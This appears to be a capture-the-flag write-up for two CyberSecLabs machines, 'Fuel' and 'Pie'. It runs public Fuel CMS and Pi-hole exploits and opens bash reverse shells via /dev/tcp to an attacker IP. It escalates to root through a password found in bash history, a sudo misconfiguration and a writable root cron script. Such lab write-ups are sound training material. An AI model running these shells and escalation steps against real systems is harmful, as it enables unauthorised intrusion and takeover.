
CyberSecLabs


Linux

Fuel

NMAP Scan



Going to the website we see version 1.4 for Fuel CMS



FROM HERE WE CHECKED OUT SEARCHSPLOIT AND FOUND THE FOLLOWING

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Fuel]
└─$ searchsploit fuel
------------------------------------------------------------------------------------------------------------------ ---------------------------------
 Exploit Title                                                                                                    |  Path
------------------------------------------------------------------------------------------------------------------ ---------------------------------
AMD Fuel Service - 'Fuel.service' Unquote Service Path                                                            | windows/local/49535.txt
Franklin Fueling Systems Colibri Controller Module 1.8.19.8580 - Local File Inclusion (LFI)                      | linux/remote/50861.txt
Franklin Fueling TS-550 evo 2.0.0.6833 - Multiple Vulnerabilities                                                 | hardware/webapps/31180.txt
fuel CMS 1.4.1 - Remote Code Execution (1)                                                                        | linux/webapps/47138.py
Fuel CMS 1.4.1 - Remote Code Execution (2)                                                                        | php/webapps/49487.rb
Fuel CMS 1.4.1 - Remote Code Execution (3)                                                                        | php/webapps/50477.py
Fuel CMS 1.4.13 - 'col' Blind SQL Injection (Authenticated)                                                       | php/webapps/50523.txt
Fuel CMS 1.4.7 - 'col' SQL Injection (Authenticated)                                                              | php/webapps/48741.txt
Fuel CMS 1.4.8 - 'fuel_replace_id' SQL Injection (Authenticated)                                                  | php/webapps/48778.txt
Fuel CMS 1.5.0 - Cross-Site Request Forgery (CSRF)                                                                | php/webapps/50884.txt
------------------------------------------------------------------------------------------------------------------ ---------------------------------
Shellcodes: No Results
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Fuel]
└─$ python3 50477.py -u http://172.31.1.28
/home/kali/.local/lib/python3.10/site-packages/requests/__init__
tch a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer
[+]Connecting...
Enter Command $id
systemuid=1001(moira) gid=1001(moira) groups=1001(moira)

Enter Command $whoami
systemmoira


Enter Command $
```

BASH REVERSE SHELL

```
Enter Command $bash -c "bash -i >& /dev/tcp/10.10.0.16/80 0>&1"
```

AND WE GET A CALL BACK

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Fuel]
└─$ nc -lvnp 80
listening on [any] 80 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.28] 46486
bash: cannot set terminal process group (799): Inappropriate ioctl for device
bash: no job control in this shell
moira@fuel:/var/www/fuel$ whoami
whoami
moira
moira@fuel:/var/www/fuel$ ifcon
ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 9001
        inet 172.31.1.28  netmask 255.255.0.0  broadcast 172.31.255.255
        inet6 fe80::ab:85ff:fe81:131e  prefixlen 64  scopeid 0x20<link>
        ether 02:ab:85:81:13:1e  txqueuelen 1000  (Ethernet)
        RX packets 84579  bytes 5108169 (5.1 MB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 84716  bytes 5209465 (5.2 MB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0x10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 182  bytes 15604 (15.6 KB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 182  bytes 15604 (15.6 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

moira@fuel:/var/www/fuel$
```

```
moira@fuel:/home$ cd moira/
moira@fuel:~$ ls -la
total 56
drwxr-xr-x 6 moira moira 4096 Sep  1  2020 .
drwxr-xr-x 4 root  root  4096 Jan 17 11:30 ..
-rw------- 1 moira moira  476 Sep  1  2020 .bash_history
-rw-r--r-- 1 moira moira  220 Sep  1  2020 .bash_logout
-rw-r--r-- 1 moira moira 3771 Sep  1  2020 .bashrc
drwx------ 2 moira moira 4096 Sep  1  2020 .cache
drwx------ 3 moira moira 4096 Sep  1  2020 .gnupg
drwxrwxr-x 3 moira moira 4096 Sep  1  2020 .local
-rw-r--r-- 1 moira moira  807 Sep  1  2020 .profile
drwx------ 2 moira moira 4096 Sep  1  2020 .ssh
-rw------- 1 moira moira 9175 Sep  1  2020 .viminfo
-rw-rw-r-- 1 moira moira   33 Sep  1  2020 access.txt
```

LOOK AT BASH HISTORY WE SEE THE FOLLOWING

```
moira@fuel:~$ cat .bash_history
ssh moira@172.31.420.69
sudo -l
vim > nano
sshpass -p 'xH5es74TMBpWmdaG' moira@172.31.420.69 "systemctl restart nginx"
su
ls -la
history
vim .bash_history
sudo reboot
su
su
sudo systemctl restart nginx
su root
exit
cat /etc/hostname
ls -la
cd /home
ls -la
```

PASSWORD REUSE

```
moira@fuel:/tmp$ su root
Password:
root@fuel:/tmp#
```

PUTTIN IN THE SAME PASSWORD AS MOIRA AND WE GET ROOT


Pie

NMAP


```
PORT   STATE SERVICE REASON
22/tcp open  ssh     syn-ack
53/tcp open  domain  syn-ack
80/tcp open  http    syn-ack
```

HEADING OVER TO HTTP


NO LOGIN




FOUND THE VERSION OF PI-HOLE



EXPLOIT DB SHOWS THE FOLLOWING



NEED SESSION COOKIE FOR EXPLOIT



```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Pie]
└─$ python3 exploit.py
/home/kali/.local/lib/python3.10/site-packages/requests/__init__.py:102: RequestsDepe
ndencyWarning: urllib3 (1.26.7) or chardet (5.1.0)/charset_normalizer (2.0.9) doesn't
 match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a
 supported "
[-] Usage: sudo ./cve.py *Session Cookie* *URL of Target* *Your IP* *R Shell Port* *(
Optional) root*

This script will take 5 parameters:
  Session Cookie: The authenticated session token.
  URL of Target: The target's url, example: http://192.168.1.10
  Your IP: The IP address of the listening machine.
  Reverse Shell Port: The listening port for your reverse shell.
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Pie]
└─$ python3 exploit.py 6r0sb5cuut74queo1aa0qn2b9g http://172.31.1.26 10.10.0.16 445
/home/kali/.local/lib/python3.10/site-packages/requests/__init__.py:102: RequestsDependencyWarning: urllib3
(1.26.7) or chardet (5.1.0)/charset_normalizer (2.0.9) doesn't match a supported version!
  warnings.warn("urllib3 ({}) or chardet ({})/charset_normalizer ({}) doesn't match a supported "
[+] Put Stager Success
[+] Received First Callback
[+] Received Second Callback
[+] Uploading Payload
[+] Triggering Exploit
```

```
┌──(kali㉿kali)-[~/Desktop/CyberSecLabs/Pie]
└─$ nc -lvnp 445
listening on [any] 445 ...
connect to [10.10.0.16] from (UNKNOWN) [172.31.1.26] 37880
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$
```

REMEMBER ALWAYS TRY SUDO EVEN IF YOU DO NOT HAVE A PASSWORD

```
www-data@pie:/home$ sudo -l
Matching Defaults entries for www-data on pie:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User www-data may run the following commands on pie:
    (pi : AL) NOPASSWD: ALL
    (root) NOPASSWD: /usr/local/bin/pihole
www-data@pie:/home$
```

WE CAN JUST BECOME PI IF WE WANT

```
www-data@pie:/usr/local/bin$ sudo -u pi /bin/bash
To run a command as administrator (user "root"), use "sudo <command>".
See "man sudo_root" for details.

pi@pie:/usr/local/bin$
```

WE DON'T KNOW HIS PASSWORD THOUGH

```
pi@pie:/usr/local/bin$ sudo -l
[sudo] password for pi:
pi@pie:/usr/local/bin$
```

WE CAN SEE A BASH SCRIPT RUNNING THAT WE CAN WRITE TO

```
pi@pie:/usr/local/bin$ cd /home/pi
pi@pie:~$ ls -la
total 40
drwxr-x--- 4 pi   pi   4096 Jul 24  2020 .
drwxr-xr-x 3 root root 4096 Jul 20  2020 ..
-rw-r--r-- 1 pi   pi     33 Jul 24  2020 access.txt
-rw------- 1 pi   pi      6 Jul 20  2020 .bash_history
-rw-r--r-- 1 pi   pi    220 Apr  4  2018 .bash_logout
-rw-r--r-- 1 pi   pi   3771 Apr  4  2018 .bashrc
drwx------ 2 pi   pi   4096 Jul 20  2020 .cache
drwx------ 3 pi   pi   4096 Jul 20  2020 .gnupg
-rw-r--r-- 1 pi   pi    807 Apr  4  2018 .profile
-rwxr--rw- 1 root root   30 Jul 20  2020 restart-pihole.sh
pi@pie:~$ cat .bash_history
```


LET SEE IF WE HAVE A CRON JOB FOR THAT

```
pi@pie:~$ cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab'
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 *    * * *   root    cd / && run-parts --report /etc/cron.hourly
25 6    * * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
47 6    * * 7   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.weekly )
52 6    1 * *   root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.monthly )
#
*/1 * * * * root /home/pi/restart-pihole.sh
pi@pie:~$
```

WE DO, AND WE CAN ALSO WRITE TO RESTART-PIHOLE.SH LETS DO THAT

```
pi@pie:~$ cat restart-pihole.sh
#!/bin/bash
bash -i >& /dev/tcp/10.10.0.16/80 0>&1
pihole restartdns
pi@pie:~$
```

